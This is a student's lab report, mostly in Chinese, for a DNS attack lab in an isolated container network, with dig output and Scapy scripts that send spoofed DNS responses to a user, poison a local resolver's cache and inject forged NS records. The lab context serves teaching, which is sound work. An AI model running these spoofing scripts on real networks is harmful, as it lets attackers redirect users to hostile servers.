
Lab 5：Local DNS Attack Lab


57118103郭欣然

实验环境如下：




Testing the DNS Setup

进行环境测试，在user中dig ns.attacker32.com




```
[08/02/21]seed@VM:~/.../Labsetup$ docksh 72
root@72f2e903f9b0:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54664
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e14c8db6c572f7150100000061081299481631fc61a29886 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Aug 02 15:43:21 UTC 2021
;; MSG SIZE  rcvd: 90

root@72f2e903f9b0:/#
```

运行第二条命令 dig www.example.com ， 结果如下



```
root@72f2e903f9b0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54303
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 589b8b7b60798b0c01000000610812ec27141c84ed6bb8e7 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 2600 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Aug 02 15:44:44 UTC 2021
;; MSG SIZE  rcvd: 88
```


运行第三条命令dig @ns.attacker32.com www.example.com，结果如下



```
root@72f2e903f9b0:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64065
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0e352e2d35d734d701000000610813ab25d125aa1626d845 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Aug 02 15:47:55 UTC 2021
;; MSG SIZE  rcvd: 88
```


Task 1: Directly Spoofing Response to User

代码修改如下：




```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "www.example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%:%DNS.id%}"))
                ip = IP(src=pkt[IP].dst,dst=pkt[IP].src) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
                dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS
object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS pac ket
                send(spoofpkt)
myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter
pkt=sniff(iface='br-2cf8e5cd118f', filter=myFilter, prn=spoof_dns)

```

采用命令延缓来自网络中的流量的延迟。




```
root@e848e9b1a3ef:/# tc qdisc add dev eth0 root netem delay 100ms
root@e848e9b1a3ef:/# █
```

运行代码后：



```
root@VM:/volumes# 1.py
 10.9.0.5 --> 10.9.0.53: 1769
.
Sent 1 packets.
```

在user上dig www.example.com




```
root@72f2e903f9b0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43339
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
DNS\032Question\032Record. 259200 IN    A       1.2.3.4
```

攻击成功


Task2：DNS Cache Poisoning Attack – Spoofing Answers

修改代码如下：




```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode("utf-8")):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
    Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS object
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)
myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-2cf8e5cd118f',filter=myFilter, prn=spoof_dns)

```

本地DNS服务器攻击前缓存：




```
root@507894a226a3:/# rndc dumpdb -cache
root@507894a226a3:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        686365  A       93.184.216.34
```

运行攻击代码：



```
.
Sent 1 packets.
 10.9.0.53 --> 192.12.94.30: 7305
```




```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29984
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 326ee54f371806ac0100000060f9377c403ab684e93e7ebb (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4
```

user被欺骗，攻击成功。

Task3：Spoofing NS Records


清空DNS缓存。

攻击代码如下：




```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
 if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
  print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
  ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
  udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
  NSsec = DNSRR(rrname='example.com', type='NS', ttl=259200,
  rdata='ns.attacker32.com')
  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
  rdata='12.23.34.45') # Create an aswer record
  dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
  ancount=1, an=Anssec, nscount=1, ns=NSsec) # Create a DNS object
  spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
  send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-2cf8e5cd118f', filter=myFilter, prn=spoof_dns)

```

